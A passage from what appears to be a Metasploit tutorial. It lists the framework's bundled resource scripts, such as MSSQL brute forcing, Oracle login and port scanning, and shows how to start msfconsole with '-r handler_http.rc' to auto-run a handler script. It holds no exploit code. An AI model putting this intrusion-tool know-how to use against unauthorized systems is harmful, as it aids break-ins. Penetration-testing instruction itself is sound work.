-rw-r--r-- 1 root root 790 Jul 14 2015 auto_win32_multihandler.rc
-rw-r--r-- 1 root root 20735 Jul 14 2015 basic_discovery.rc
-rw-r--r-- 1 root root 3358 Jul 14 2015 fileformat_generator.rc
-rw-r--r-- 1 root root 112 Mar 30 09:03 handler_http.rc
-rw-r--r-- 1 root root 1064 Jul 14 2015 mssql_brute.rc
-rw-r--r-- 1 root root 4346 Jul 14 2015 multi_post.rc
-rw-r--r-- 1 root root 1222 Jul 14 2015 nessus_vulns_cleaner.rc
-rw-r--r-- 1 root root 1659 Jul 14 2015 oracle_login.rc
-rw-r--r-- 1 root root 840 Jul 14 2015 oracle_sids.rc
-rw-r--r-- 1 root root 490 Jul 14 2015 oracle_tns.rc
-rw-r--r-- 1 root root 833 Jul 14 2015 port_cleaner.rc
-rw-r--r-- 1 root root 282419 Jul 14 2015 portscan.rc
-rw-r--r-- 1 root root 1251 Jul 14 2015 run_all_post.rc
-rw-r--r-- 1 root root 2593 Jul 14 2015 wmap_autotest.rc
```

Step 6 Starting the Script Automatically with Metasploit

If we know before starting Metasploit that we will be using a particular script, we can have Metasploit automatically execute the script upon starting. We do this by starting Metasploit with the **msfconsole** command, the **-r** switch, and followed by the name of the resource file we want to execute upon opening, such as:

```
kali > msfconsole -r handler_http.rc
```

```
root@kali:/# msfconsole -r handler_http.rc
```

Now, when Metasploit starts, it will automatically execute the *handler_http.rc* script, and you are ready to go.